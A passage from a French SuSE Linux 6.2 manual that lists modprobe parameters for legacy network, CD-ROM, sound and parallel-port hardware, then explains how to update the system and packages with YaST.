<code>ncr_5380</code>	1 pour un adaptateur NCR5380
<code>ncr_53c400</code>	1 pour un adaptateur NCR53C400

Pour un adaptateur NCR5380 :

Exemple : `modprobe g_NCR5380 ncr_irq=5 ncr_addr=0x350
ncr_5380=1`

Pour un adaptateur NCR53C400 avec interruptions désactivées :

Exemple : `modprobe g_NCR5380 ncr_irq=255 ncr_addr=0xc8000
ncr_53c400=1`

Ce pilote gère par exemple l'adaptateur hôte SCSI très répandu **Trantor T130B**

Cartes réseau

- 3Com, cartes réseau 3c501 / 3c503 / 3c505 / 3c507

Nom du module : 3c501.o, 3c503.o, 3c505.o, 3c507.o

Paramètres	Valeurs
io	<addr>
irq	<irq>

Exemple : `modprobe 3c509 io=0x300 irq=10`

- 3Com, cartes réseau 3c509 / 3c579

Nom du module : 3c509.o

Paramètres	Valeurs
irq	<irq>
xcvr	0 : interne ; 1 : externe

Exemple : `modprobe 3c509 irq=10 xcvr=0`

- 3Com, cartes réseau 3c515

Nom du module : 3c515.o

Exemple : `modprobe 3c515`

- 3Com, cartes réseau 3c59x / 3c90x (“Vortex”/“Boomerang”)

Nom du module : 3c59x.o

Pour les ordinateurs Compaq (PCI), on peut faire un essai avec les paramètres suivants :

Paramètres	Valeurs
compaq_ioaddr	<addr>
compaq_irq	<irq>
compaq_prod_id	<id>

Exemple : `modprobe 3c59x compaq_irq=10`

- Allied Telesis, carte réseau AT1700

Nom du module : at1700.o

Paramètres	Valeurs
io	<addr>
irq	<irq>

Exemple : `modprobe at1700 io=0x300 irq=10`

- Cabletron, carte réseau E21xx

Nom du module : e2100.o

14. Paramètres du noyau

Paramètres	Valeurs
io	<addr>
irq	<irq>
mem	<addr>
xcvr	0 : interne ; 1 : externe

Exemple : `modprobe e2100 io=0x300 irq=10 mem=0xd000 xcvr=0`

- Digital, cartes réseau DE425 / 434 / 435 / 450 / 500

Nom du module : `de4x5.o`

`io=0x<bus><id périphérique>`

Paramètres	Valeurs
bus	Numéro du bus PCI, en général 0
id périphérique	Numéro du périphérique PCI

Pour les BIOS de PCI récents, ces données sont affichées ou peuvent être obtenues sous Linux avec

terre: # `cat /proc/pci`

Exemple : `modprobe de4x5 io=0x007`

- Digital DEPCA / DE10x / DE20(012) / DE42, carte réseau Ether WORKS

Nom du module : `depca.o`

Paramètres	Valeurs
io	<addr>
irq	<irq>
mem	<mem>
adapter_name	<Nom> par exemple DEPCA, de100, de101, de200, de201, de202, de210, de422

Exemple : `modprobe depca io=0x300 irq=10`

- EtherWORKS 3 (DE203, DE204, DE205), cartes réseau

Nom du module : `ewrk3.o`

Paramètres	Valeurs
io	<addr>
irq	<irq>

Exemple : `modprobe ewrk3 io=0x300 irq=10`

- Intel EtherExpress 16, carte réseau

14.3. Les paramètres

Nom du module : `eexpress.o`

Paramètres	Valeurs
io	<addr>
irq	<irq>

Exemple : `modprobe eexpress io=0x300 irq=10`

- *Intel EtherExpressPro, carte réseau*

Nom du module : `eeepro.o`

Paramètres	Valeurs
io	<addr>
irq	<irq>
mem	<addr>

Exemple : `modprobe eeepro io=0x300 irq=10 mem=0xd000`

- *Intel EtherExpressPro 100, carte réseau*

Nom du module : `eeepro100.o`

La carte **Intel EtherExpressPro** inclut les puces **i82557/i82558**.

Paramètres	Valeurs
options	<Fonctionnement en duplex et> <Transceiver bus> 16 Full-duplex 32 Seulement en mode 100 Mbits 64 Seulement en mode 10 Mbits

Exemple : `modprobe eeepro100 options=48`

On configure ainsi simultanément *Full-duplex* et *mode 100Mbits* (48 = 32 + 16).

- *Fujitsu FMV-181/182/183/184, cartes réseau*

Nom du module : `fmv18x.o`

Paramètres	Valeurs
io	<addr>
irq	<irq>

Exemple : `modprobe fmv18x io=0x300 irq=10`

- *HP PCLAN+ (27247B and 27252A), carte réseau*

Nom du module : `hp-plus.o`

Paramètres	Valeurs
io	<addr>
irq	<irq>

Exemple : `modprobe hp-plus io=0x300 irq=10`

14. Paramètres du noyau

- *HP PCLAN (27245 / 27xxx)*

Nom du module : `hp.o`

Paramètres	Valeurs
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>

Exemple : `modprobe hp io=0x300 irq=10`

- *HP 10/100 VG-AnyLAN (ISA, EISA, PCI), cartes réseau*

Nom du module : `hp100.o`

Paramètres	Valeurs
<code>hp100_port</code>	<code><addr></code>

Exemple : `modprobe hp100 hp100_port=0x300`

- *ICL EtherTeam 16i / 32, cartes réseau*

Nom du module : `eth16i.o`

Paramètres	Valeurs
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>

Exemple : `modprobe eth16i io=0x300 irq=10`

- *Novell NE2000 / NE1000, cartes réseau*

Nom du module : `ne.o`

Paramètres	Valeurs
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>
<code>bad</code>	bad, seulement si la carte n'est pas reconnue

Exemple : `modprobe ne io=0x300 irq=10`

- *NI6510 (AM7990, puce "lance"), carte réseau*

Nom du module : `ni65.o`

Paramètres	Valeurs
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>
<code>dma</code>	<code><dma></code>

Exemple : `modprobe ni65 io=0x300 irq=10`

- *SMC Ultra, carte réseau*

Nom du module : `smc-ultra.o`

14.3. Les paramètres

Paramètres	Valeurs
io	<addr>
irq	<irq>

Exemple : `modprobe smc-ultra io=0x300 irq=10`

- *SMC 9194, carte réseau*

Nom du module : `smc9194.o`

Paramètres	Valeurs
io	<addr>
irq	<irq>
if_port	<medium>

Variable	Valeurs / Signification
<medium>	0 auto 1 TP 2 AUI, 10base2

Exemple : `modprobe smc9194 io=0x300 irq=10 if_port=2`

- *Western Digital, carte réseau WD80x3*

Nom du module : `wd.o`

Paramètres	Valeurs
io	<addr>
irq	<irq>
mem	<mem>
mem_end	<mem_end>

Exemple : `modprobe wd io=0x300 irq=10`

- *IBM Tropic chipset Token Ring, carte réseau*

Nom du module : `ibmtr.o`

Paramètres	Valeurs
io	<addr>

Exemple : `modprobe ibmtr io=0x300`

- *D-Link DE620 pocket adaptor, carte réseau*

Nom du module : `de620.o`

Paramètres	Valeurs
io	<addr>
irq	<irq>
bnc	1 si Entrée/Sortie BNC
utp	1 si Entrée/Sortie BNC
clone	1 si le périphérique est de construction similaire

Exemple : `modprobe de620 io=0x300 irq=10 bnc=1 utp=0`

14. Paramètres du noyau

Lecteurs de CD-ROM propriétaires

Lecteurs de CD-ROM propriétaires Les paramètres suivants concernent les lecteurs de CD-ROM connectés à des contrôleurs particuliers. Qui possède une telle “pièce de musée” ne l’ignore sûrement pas ...

- *Aztech, lecteur de CD-ROM CDA268-01*

Nom du module : `aztcd.o`

Paramètres	Valeurs
<code>aztcd</code>	<code><addr></code>

Exemple : `modprobe aztcd aztcd=0x300`

- *Goldstar, lecteur de CD-ROM R420*

Nom du module : `gscd.o`

Paramètres	Valeurs
<code>gscd</code>	<code><addr></code>

Exemple : `modprobe gscd gscd=0x300`

- *Mitsumi, lecteur de CD-ROM*

Nom du module : `mcd.o`

`mcd=<addr>,<irq>[,<attente>]`

Variable	Valeurs / Signification
<code><attente></code>	Valeur pour le temps d’attente au démarrage

On peut faire varier le paramètre `<attente>` dans une marge située entre 0 et 10 si le lecteur de CD-ROM a une réaction trop lente aux demandes du système ("`timeout`"). Ceci peut avoir éventuellement pour conséquence que l’image de root n’est pas détectée pendant l’installation.

Exemple : `modprobe mcd mcd=0x300,10,5`

- *Mitsumi, lecteur de CD-ROM (multisession)*

Nom du module : `mcdx.o`

`mcdx=<addr>,<irq>[,<addr>,<irq>]`

Pour plusieurs pilotes, on peut répéter jusqu’à quatre fois le couple de paramètres `<addr>`, `<irq>`.

- *Carte son Mozart avec interface pour lecteurs de CD-ROM*

Nom du module : `isp16.o`

`isp16_cdrom_base=<addr>`

`isp16_cdrom_irq=<irq> isp16_cdrom_dma=<dma>`

`isp16_cdrom_type=<typ>`

Variable	Valeurs / Signification
<code><type></code>	Sanyo, Panasonic, Sony, Mitsumi

14.3. Les paramètres

Ce pilote n'est pas un véritable pilote de CD-ROM ; il prend seulement en charge la configuration d'interface des lecteurs de CD-ROM connectés à une carte son **ISP16**, **MAD16** ou **Mozart**. Après le chargement de ce pilote, seule l'interface correspondante est configurée. Le pilote de CD-ROM adéquat doit ensuite être chargé additionnellement. La valeur pour la variable <type> dépend du connecteur auquel le câble du CD-ROM est branché sur la carte son.

Exemple : `modprobe isp16 isp16=0x300,10,1,sony`

Exemple : `modprobe isp16 isp16_cdrom_base=0x300
isp16_cdrom_irq=10 isp16_cdrom_dma=1
isp16_cdrom_type=sony`

- *Optics Storage 8000 AT, lecteur de CD-ROM*

Nom du module : `optcd.o`

Paramètres	Valeurs
<code>optcd</code>	<addr>

Exemple : `modprobe optcd optcd=0x300`

- *Philips, lecteur de CD-ROM CM 206*

Nom du module : `cm206.o`

`cm206=<addr>,<irq>`

Exemple : `modprobe cm206 cm206=0x300,10`

- *Sanyo, lecteur de CD-ROM*

Nom du module : `sjcd.o`

Paramètres	Valeurs
<code>sjcd</code>	<addr>

Exemple : `modprobe sjcd sjcd=0x300`

- *Sony CDU 31/33 A*

Nom du module : `cdu31a.o`

Paramètres	Valeurs
<code>cdu31a_port</code>	<addr>
<code>cdu31a_irq</code>	<irq>

Exemple : `modprobe cdu31a cdu31a_port=0x300 cdu31a_irq=10`

- *Sony CDU 535*

Nom du module : `sonycd535.o`

Paramètres	Valeurs
<code>sonycd535</code>	<addr>

Exemple : `modprobe sonycd535 sonycd535=0x300`

14. Paramètres du noyau

– Soundblaster Pro 16 MultiCD

Nom du module : `sbpcd.o`

`sbpcd=<addr>,<type>`

`<type>` peut avoir ici les valeurs suivantes :

Variable	Valeurs / Signification
0	LaserMate
1	SoundBlaster
2	SoundScape
3	Teac16bit

Exemple : `modprobe sbpcd sbpcd=0x300,0`

Cartes son et chipsets son

Le son Depuis le noyau 2.2.xx, le support son est compilé sous forme de module et peut être influencé par de nombreux paramètres.

– AD1816, chip

Nom du module : `ad1816.o`

Sont, entre autres, supportés : Terratec Base 1, Terratec Base 64, HP Kayak, Acer FX-3D, SY-1816, Highscreen Sound-Boostar 32 Wave 3D

Paramètres	Valeurs
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>
<code>dma</code>	<code><dma></code>
<code>dma2</code>	<code><dma2></code>
<code>ad1816_clockfreq</code>	<code><clockfreq></code>

Exemple : `modprobe ad1816 io=0x530 irq=5 dma=1
dma2=3 ad1816_clockfreq=33000`

– AD1848/CS4248, chip (MSS)

Nom du module : `ad1848.o`

Paramètres	Valeurs
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>
<code>dma</code>	<code><dma></code>
<code>dma2</code>	<code><dma2></code>
<code>type</code>	<code><cardtype></code>
<code>deskpro_xl</code>	<code><magic></code>

– Pilote générique OPLx

Nom du module : `adlib_card.o`

Paramètres	Valeurs
<code>io</code>	<code><addr></code>

Exemple : `modprobe adlib_card io=0x330`

14.3. Les paramètres

– *Crystal 423x, chipsets*

Nom du module : `cs4232.o`

Paramètres	Valeurs
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>
<code>dma</code>	<code><dma></code>
<code>dma2</code>	<code><dma2></code>

Exemple : `modprobe cs4232 io=0x530 irq=5 dma=1 dma2=3`

– *Ensoniq 1370, chipset*

Nom du module : `es1370.o`

Voir aussi PCI64/128.

Paramètres	Valeurs
<code>joystick</code>	1 : activer le joystick
<code>lineout</code>	1 : passer de line-in à line-out
<code>micz</code>	Impédance du microphone

Exemple : `modprobe es1370 joystick=1 lineout=1`

– *Creative Ensoniq 1371, chipset*

Nom du module : `es1371.o`

Vgl. auch PCI64/128.

Paramètres	Valeurs
<code>joystick</code>	<code><addr></code>

Des valeurs valides pour `<addr>` sont 0x200, 0x208, 0x210 et 0x218.

Exemple : `modprobe es1371 joystick=0x200`

– *Gravis Ultrasound*

Nom du module : `gus.o`

Paramètres	Valeurs
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>
<code>dma</code>	<code><dma></code>
<code>dma16</code>	<code><dma16></code>
<code>type</code>	
<code>gus16</code>	
<code>no_wave_dma</code>	
<code>db16</code>	

– *MAD16*

Nom du module : `mad16.o`

14. Paramètres du noyau

Supporte OPTi 82C928, OAK OTI-601D, OPTi 82C929, OPTi 82C930 et OPTi 82C924.

Paramètres	Valeurs
io	<addr>
irq	<irq>
dma	<dma>
dma16	<dma2>

Exemple : modprobe mad16 io=0x530 irq=7 dma=0 dma16=1

- *Turtle Beach Maui et Tropez*

Nom du module : `maui.o`

Paramètres	Valeurs
io	<addr>
irq	<irq>

Exemple : modprobe maui io=0x530 irq=5

- *MPU401*

Nom du module : `mpu401.o`

Paramètres	Valeurs
io	<addr>

Exemple : modprobe mpu401 io=0x330

- *Turtle Beach MultiSound*

Nom du module : `msnd.o`

Exemple : modprobe msnd

- *Turtle Beach Classic/Monterey/Tahiti*

Nom du module : `msnd_classic.o`

Paramètres	Valeurs
io	<addr>
irq	<irq>
mem	
write_ndelay	
major	
fifosize	
calibrate_signal	

Exemple : modprobe io=0x290 irq=7 mem=0xd0000

- *Turtle Beach Pinnacle/Fiji*

Nom du module : `msnd_pinnacle.o`

14.3. Les paramètres

En plus des paramètres de Turtle Beach Classic/Monterey/Tahiti (paragraphe 14.3.4, page 360), cette carte supporte aussi :

Paramètres	Valeurs
digital	
cfg	
reset	
mpu_io	
mpu_irq	
ide_io0	
ide_io1	
ide_irq	
joystick_io	

Exemple : `modprobe msnd_pinnacle cfg=0x250 io=0x290 irq=5 mem=0xd0000`

– OPL3

Nom du module : `opl3.o`

Paramètres	Valeurs
io	<addr>

Exemple : `modprobe io=0x388`

– OPL3-SA1

Nom du module : `opl3sa.o`

Paramètres	Valeurs
io	<addr>
irq	<irq>
dma	<dma>
dma2	<dma2>
mpu_io	<addr>
mpu_irq	<irq>

Exemple : `modprobe opl3sa io=0x530 irq=11 dma=0 dma2=1 mpu_io=0x330 mpu_irq=5`

– YMF711, YMF715, YMF719, OPL3-SA2, OPL3-SA3, OPL3-SAx

Nom du module : `opl3sa2.o`

Paramètres	Valeurs
io	<addr>
irq	<irq>
dma	<dma>
dma2	<dma2>
mss_io	<addr>
mpu_io	<addr>

14. Paramètres du noyau

Exemple : modprobe opl3sa2 io=0x370 irq=7 dma=0 dma2=3
mss_io=0x530 mpu_io=0x330

– Pro Audio Spectrum

Nom du module : pas2.o

Paramètres	Valeurs
io	<addr>
irq	<irq>
dma	<dma>
dma16	<dma16>
sb_io	<addr>
sb_irq	<irq>
sb_dma	<dma>
sb_dma16	<dma16>
joystick	
symphony	
broken_bus_clock	

– Personal Sound System (ECHO ESC614)

Nom du module : pss.o

Paramètres	Valeurs
pss_io	<addr>
mss_io	<addr>
mss_irq	<irq>
mss_dma	<dma>
mpu_io	<addr>
mpu_irq	<irq>
pss_mixer	1 (activer) ou 0

– Sound Blaster et clones

Nom du module : sb.o

Paramètres	Valeurs
io	<addr>
irq	<irq>
dma	<dma>
dma16	<dma16>
mpu_io	<addr>
mad16	1 (activer)
trix	1 (activer)
pas2	1 (activer)
sm_games	1 (activer)
acer	1 (activer), avec notebooks Acer
mwave_bug	1 (activer)

Exemple : modprobe sb io=0x220 irq=5 dma=1 dma16=5 mpu_io=0x330

14.3. Les paramètres

– *Aztech Sound Galaxy*

Nom du module : `sgalaxy.o`

Paramètres	Valeurs
io	<addr>
irq	<irq>
dma	<dma>
dma2	<dma2>
sgbase	

– *S3 Sonic Vibes*

Nom du module : `sonicvibes.o`

Aucun paramètre.

– *Ensoniq SoundScape*

Nom du module : `sscape.o`

Paramètres	Valeurs
io	<addr>
irq	<irq>
dma	<dma>
mss	
mpu_io	<addr>
mpu_irq	<irq>
spea	1

– *MediaTrix AudioTrix Pro*

Nom du module : `trix.o`

Paramètres	Valeurs
io	<addr>
irq	<irq>
dma	<dma>
dma2	<dma2>
sb_io	<addr>
sb_irq	<irq>
sb_dma	<dma>
mpu_io	<addr>
mpu_irq	<irq>

– *UART401*

Nom du module : `uart401.o`

Paramètres	Valeurs
io	<addr>
irq	<irq>

Exemple : `modprobe io=0x330 irq=9`

14. Paramètres du noyau

- *UART6850*

Nom du module : `uart6850.o`

Paramètres	Valeurs
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>

- *Chipsets carte son DSP*

Nom du module : `v_midi.o`

Aucun paramètre.

- *Turtle Beach Maui, Tropez, Tropez Plus*

Nom du module : `wavefront.o`

Paramètres	Valeurs
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>

Exemple : `modprobe wavefront io=0x200 irq=9`

Les ports parallèles

Port parallèle L'utilisation des ports parallèles est assez complexe. Après la configuration, vous avez un sous-système à disposition (voir paragraphe 11.4, page 291).

- *Port parallèle*

Nom du module : `parport.o`

Exemple : `modprobe parport`

- *Port parallèle – Architecture spécifique*

Nom du module : `parport_pc.o`

Paramètres	Valeurs
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>

Pour installer par exemple 3 ports en style PC, ayant respectivement l'adresse `0x3bc` sans IRQ, l'adresse `0x378` avec IRQ 7 et l'adresse `0x278` avec IRQ détecté automatiquement, vous tapez (en une seule ligne !) :

Exemple : `modprobe parport_pc io=0x3bc,0x378,0x278
irq=none,7,auto`

- *Pilote d'imprimante*

Nom du module : `lp.o`

Paramètres	Valeurs
<code>parport</code>	<code><port></code>

Exemple : `modprobe lp parport=0,2`

– *Périphériques IDE sur port parallèle*

Nom du module : `paride.o`

Si vous voulez utiliser des chaînes de périphériques Paride sur *un* port parallèle, il vous faudra tout d'abord charger `parport.o` (voir paragraphe 14.3.4, page 364) !

Exemple : `modprobe paride`

Le port parallèle devrait si possible être utilisé en "mode EPP". Configurer donc ce mode dans le *BIOS* de votre machine.

– *Pilotes de protocoles IDE de bas niveau sur port parallèle*

Nom du module : `<xxx>.o`

Protocole	Périphérique
<code>aten</code>	ATEN EH-100 (HK)
<code>bpck</code>	Microsolutions backpack (US)
<code>comm</code>	DataStor (old-type) "commuter"adapter (TW)
<code>dstr</code>	DataStor EP-2000 (TW)
<code>epat</code>	Shuttle EPAT (UK)
<code>epia</code>	Shuttle EPIA (UK)
<code>fit2</code>	FIT TD-2000 (US)
<code>fit3</code>	FIT TD-3000 (US)
<code>friq</code>	Freecom IQ cable (DE)
<code>frpw</code>	Freecom Power (DE)
<code>kbic</code>	KingByte KBIC-951A and KBIC-971A (TW)
<code>ktti</code>	KT Technology PHd adapter (SG)
<code>on20</code>	OnSpec 90c20 (US)
<code>on26</code>	OnSpec 90c26 (US)

Exemple : `modprobe epat`

– *Disque dur IDE sur port parallèle*

Nom du module : `pd.o`

Paramètres	Valeurs
<code>verbose</code>	<code><wert></code>

Chargez tout d'abord `parport` et le pilote de bas niveau (voir paragraphe 14.3.4, page 365).

Exemple : `modprobe pd verbose=1`

– *CD-ROM ATAPI sur port parallèle*

Nom du module : `pcd.o`

Chargez tout d'abord `parport` et le pilote de bas niveau (voir paragraphe 14.3.4, page 365).

Exemple : `modprobe pcd`

– *Lecteur de disquettes ATAPI sur port parallèle*

14. Paramètres du noyau

Nom du module : `pf.o`

Chargez tout d'abord `parport` et le pilote de bas niveau (voir paragraphe 14.3.4, page 365).

Exemple : `modprobe pf`

– *Lecteur de bandes ATAPI sur port parallèle*

Nom du module : `pt.o`

Chargez tout d'abord `parport` et le pilote de bas niveau (voir paragraphe 14.3.4, page 365).

Exemple : `modprobe pt`

– *Périphérique générique ATAPI sur port parallèle*

Nom du module : `pg.o`

Chargez tout d'abord `parport` et le pilote de bas niveau (voir paragraphe 14.3.4, page 365).

Exemple : `modprobe pg`

Septième partie

SuSE Linux : Mise à jour et particularités

Chapitre 15

Mise à jour du système et gestion des paquetages

15.1 Mise à jour de SuSE Linux

SuSE Linux vous offre la possibilité d'actualiser un système déjà existant sans avoir à procéder à une nouvelle installation complète. Il faut toutefois faire une différence entre l'actualisation de paquetages déterminés et une mise à jour complète du système.

Il est bien connu que les logiciels “s'accroissent” de version en version. Pour cette raison il est conseillé de vérifier, à l'aide de `df`, la place déjà occupée sur les différentes partitions *avant* d'effectuer la mise à jour. Si vous avez l'impression que cela risque d'être un peu trop juste, vous devrez absolument faire exécuter une sauvegarde et repartitionner votre disque. Il n'est pas possible de donner une indication d'ordre général au sujet de l'espace disque nécessaire dans chaque cas – cela dépend du partitionnement qui a déjà été fait et des logiciels sélectionnés ainsi que de la version à partir de laquelle vous passez à SuSE Linux 6.2.



Avant le début d'une mise à jour, il conviendrait, pour plus de sécurité, de copier les anciens fichiers de configuration sur un support séparé (lecteur de bandes, disque amovible, disquettes, lecteur ZIP). Il s'agit en tout premier lieu des fichiers contenus dans `/etc`. Par ailleurs, les fichiers de configuration situés au dessous de `/var/lib` devront aussi être contrôlés (par exemple pour les news ou `xdm`). Il pourraient en outre s'avérer utile de copier les données utilisateur actuelles contenues dans `/home` (le répertoire personnel de l'utilisateur) sur un support de sauvegarde.

Avant une mise à jour de **PostgreSQL** (paquetage `postgres`), il est conseillé, en règle générale, de procéder à un “vidage” (angl. *dump*) de la base de données ; voir page de man de `pg_dump` (man `pg_dump`). Ceci n'est bien sûr nécessaire que si vous avez effectivement *utilisé PostgreSQL* avant la mise à jour.



15. Mise à jour du système et gestion des paquetages

15.1.1 Mise à jour du système de base

Comme au cours de l'actualisation du système de base les composantes centrales (telles que par exemple les bibliothèques) doivent être échangées, il n'est pas possible d'effectuer cette opération pendant une exécution normale, c'est-à-dire à partir d'un système Linux qui tourne déjà. Avant de commencer la procédure de mise à jour, notez le nom de votre partition racine (root). En lançant la commande

```
terre: # df /
```

vous pourrez connaître le nom de périphérique de votre partition racine. Dans ce cas, la partition racine dont vous devez noter le nom serait `/dev/sda2` :

Filesystem	1024-blocks	Used	Available	Capacity	Mounted on
/dev/sda2	45152	30121	12622	70%	/

car `/dev/sda2` est toujours monté sous `/` dans le système de fichiers



Il est judicieux de lire le fichier `README` sur le CD 1 ou, sous DOS/Windows, le fichier `README.DOS`. Nous y notons les modifications supplémentaires survenues *après* la mise sous presse du manuel !

Vous devez donc démarrer le système d'installation comme pour une première installation - normalement avec la disquette d'amorçage fournie par SuSE ou directement à partir du CD ainsi qu'il est décrit de façon détaillée au paragraphe 2.3.1.

Il s'agit essentiellement des étapes suivantes : Tout de suite après l'amorçage du noyau, **linuxrc** sera lancé automatiquement. Il faudra alors, sous l'option du menu 'Configurations', spécifier la langue, l'écran ainsi que le clavier et valider avec 'Ok'. Sous l'option du menu 'Modules du noyau', les pilotes matériels nécessaires doivent maintenant être chargés (pour savoir exactement comment procéder, reportez-vous à la description de **linuxrc** au paragraphe 16.2, page 387). Lorsque cela sera fait, vous pourrez, par les options du menu 'Démarrer l'installation / le système' et 'Démarrer l'installation', passer à la sélection du support source (voir paragraphe 16.2, page 389).

Ensuite **linuxrc** chargera l'environnement de l'installation et YaST sera lancé. Ceci a lieu automatiquement.

Dans le menu d'entrée de YaST, sélectionnez l'option 'Mise à jour du système Linux existant'. YaST tentera alors de détecter la partition racine et vous présentera le résultat afin que vous fassiez un choix ou que vous validiez. Dans la liste affichée, vous spécifierez votre partition racine qui est celle que vous avez notée précédemment (Exemple : `/dev/sda2`). Ainsi vous chargez YaST de lire le contenu du "vieux" `fstab`. YaST lira le fichier `/etc/fstab` situé sur cette partition et montera les systèmes de fichiers qui s'y trouvent. Sélectionnez ensuite 'Continuer'.

Lorsque vous serez revenu au menu principal avec (Echap), ce sera le tour de l'option 'Mettre à jour le système' (voir paragraphe 3.2). Le système

15.1. Mise à jour de SuSE Linux

que vous aviez jusqu'à présent sera analysé par YaST et le résultat de l'analyse sera affiché.

Ensuite, les composants centraux de votre système seront actualisés et au cours de cette opération, YaST fera automatiquement une sauvegarde des fichiers que vous avez modifiés depuis la dernière installation. Par ailleurs, les vieux fichiers de configuration seront sauvegardés, le cas échéant, avec l'extension `.rpmorig` ou `.rpmsave` (voir paragraphe 15.3.1, page 378). Il sera fait dans `/var/adm/inst-log/installation-*` un protocole de la procédure d'installation qui pourra être relu à tout moment.

15.1.2 Mise à jour du reste du système

Une fois le système de base actualisé, vous arriverez dans un mode spécial de mise à jour de YaST. Vous pourrez mettre à jour le reste du système de la manière que vous souhaitez.

YaST établit deux listes dans lesquelles il vous sera proposé les paquetages pour lesquels YaST peut reconnaître de façon autonome s'il est utile et possible de procéder à une mise à jour - dans le cas, par exemple, où un paquetage dépendant aurait subi une modification, ou si le nouveau paquetage a un numéro de version supérieur. Dans la deuxième liste, il vous sera montré les paquetages pour lesquels cela présente des difficultés - dans le cas, par exemple, où l'ancien paquetage aurait été stocké sans information concernant sa version.

Dans ces deux listes, vous pourrez sélectionner ou désélectionner à votre guise les paquetages proposés pour la mise à jour. Lorsque vous démarrerez la mise à jour, les paquetages sélectionnés seront remplacés par la nouvelle version correspondante et il sera fait également une sauvegarde de tous les fichiers que vous avez modifiés depuis la dernière installation.

Lorsque cette opération sera effectuée, vous devrez terminer la procédure comme pour une première installation normale. Vous devriez, entre autre, sélectionner un nouveau noyau.

Si vous amorcez avec **loadlin**, vous devez bien sûr copier le *nouveau* noyau dans le répertoire `loadlin` de votre partition DOS !



Si vous ne voulez pas qu'après la mise à jour, lorsque le système sera revenu dans son mode de fonctionnement normal (runlevel standard, voir paragraphe 17.2, page 402), YaST soit tout de suite relancé automatiquement afin de terminer les opérations déjà préparées par la mise à jour, vous devrez entrer, à l'invite d'amorçage :

```
NO_AUTO_SETUP=true
```

Il est judicieux de faire l'entrée `NO_AUTO_SETUP=yes`, dans le cas où, contre toute attente, des difficultés se présenteraient lors de ce (nouveau) démarrage du système. De tels problèmes peuvent survenir si vous intégrez des éléments essentiels du système Linux par le biais d'une carte SCSI PCMCIA. Pour exécuter malgré tout les travaux de configuration prévus, vous pouvez parcourir les étapes suivantes :

15. Mise à jour du système et gestion des paquetages

1. Spécifier comme option lors de l'amorçage le paramètre suivant :

`NO_AUTO_SETUP=true`

2. Vous connecter sous le compte 'root' et lancer `yast -nomenu` afin de faire effectuer les éventuelles configurations.
3. Lancer `/lib/YaST/bootsetup.conf` sous le compte 'root' et laisser la commande s'exécuter.

Après cela, les choses seront comme elles l'auraient été si tout s'était déroulé normalement.

Dans un tel cas, l'utilisateur Linux expérimenté jugera peut-être préférable de ne pas revenir au runlevel standard mais essaiera, au moyen de `single`, de passer directement à l'invite d'amorçage en mode mono-utilisateur (runlevel 1)

15.1.3 Actualisation des paquetages

Indépendamment d'une actualisation globale, vous pouvez bien sûr actualiser à tout moment quelques-uns des paquetages.

Dans la sélection des paquetages de YaST (voir paragraphe 3.4.3), vous pouvez vous en donner à cœur joie. Si vous sélectionnez pour la mise à jour un paquetage qui joue un rôle primordial dans le fonctionnement du système, YaST vous avertira. De tels paquetages devraient être actualisés dans un mode de mise à jour spécial. Par exemple, un grand nombre de paquetages contiennent des "bibliothèques partagées" et il est possible qu'elles soient utilisées au moment de la mise à jour par des processus en cours. Une mise à jour dans le système en marche aurait alors pour conséquence que ces programmes ne pourraient plus tourner correctement.

15.2 D'une version à l'autre

Dans les paragraphes suivants, nous tentons de faire la liste des détails qui ont été modifiés d'une version à l'autre. Cet aperçu vous montre par exemple si des configurations essentielles ont été refaites, si des fichiers de configuration ont été déplacés ou si des programmes connus de longue date se comportent maintenant de façon différente. Cette liste n'est pas exhaustive car elle ne contient que ce qui concerne directement l'utilisateur ou l'administrateur dans son travail quotidien. Nous attirerons ensuite votre attention sur la SDB (base de données support de SuSE) contenue aussi dans le paquetage `sdb_en`, série `doc` (voir paragraphe 1.4.1, page 7).



SuSE Linux cherche à être le plus possible en conformité avec le standard des systèmes des fichiers (**FSSTD**) ou avec le standard de la hiérarchie des systèmes de fichiers (FHS, paquetage `fhs`, série `doc`) qui a succédé à celui-ci. Pour cette raison il est parfois nécessaire de déplacer des fichiers ou répertoires pour les mettre au "bon" endroit dans le système de fichiers.

Les particularités des différentes versions ainsi que les difficultés qu'elles peuvent engendrer sont présentées sur le serveur WWW sous <http://www.suse.de/sdb/fr/html/> dès que ces informations nous sont connues.

15.2.1 De 4.x à 5.0

Problèmes et particularités :

http://www.suse.de/sdb/fr/html/maddin_bugs5.html.

- La gestion des paquetages est passée de TGZ à RPM (voir paragraphe 15.3).
- Nouveau **Bash** (voir dans la SDB les articles http://www.suse.de/sdb/fr/html/maddin_bash2.html et http://www.suse.de/sdb/fr/html/maddin_inputrc.html).
- **startx** n'est plus lancé en arrière-plan (voir dans la SDB http://www.suse.de/sdb/fr/html/maddin_xprompt5.html).
- Samba a besoin pour démarrer de la variable `<START_SMB=yes>` dans le fichier `/etc/rc.config`.
- Les jobs du démon cron dépendants du système sont maintenant dans le fichier `/etc/crontab` (voir paragraphe 16.5.1, page 399).
- Nouveaux groupes 'dialout' dans lesquels sont inscrits tous les utilisateurs autorisés à se servir des programmes "dialout" (**minicom**, **pppd**, etc.).
- La présentation du système de fichiers de secours a maintenant un aspect plus familier.

15.2.2 De 5.0 à 5.1

Problèmes et particularités :

http://www.suse.de/sdb/fr/html/maddin_bugs51.html.

- LILO 1er cas : Les chargeurs `any_b.b` et `any_d.b` sont obsolètes (voir paragraphe 10, page 118).
- LILO 2ème cas : Si des difficultés d'amorçage surviennent en relation avec l'adaptateur hôte SCSI Adaptec 2940 (différents modèles), l'option *linear ne devrait plus* maintenant être placée dans `/etc/lilo.conf` (voir paragraphe 4.4.2, page 119).
- Les logiciels "optionnels" (par exemple **KDE** ou **Applixware**) sont installés sous `/opt` (voir paragraphe 2.9, page 62).
- Les descriptions des paquetages ne sont plus imprimées dans le manuel pour des raisons de place ; elles se trouvent sur le premier CD : en allemand sous le nom de `pkg_German.dvi` et `pkg_German.ps` et en anglais sous le nom de `pkg_English.dvi` et `pkg_English.ps`.
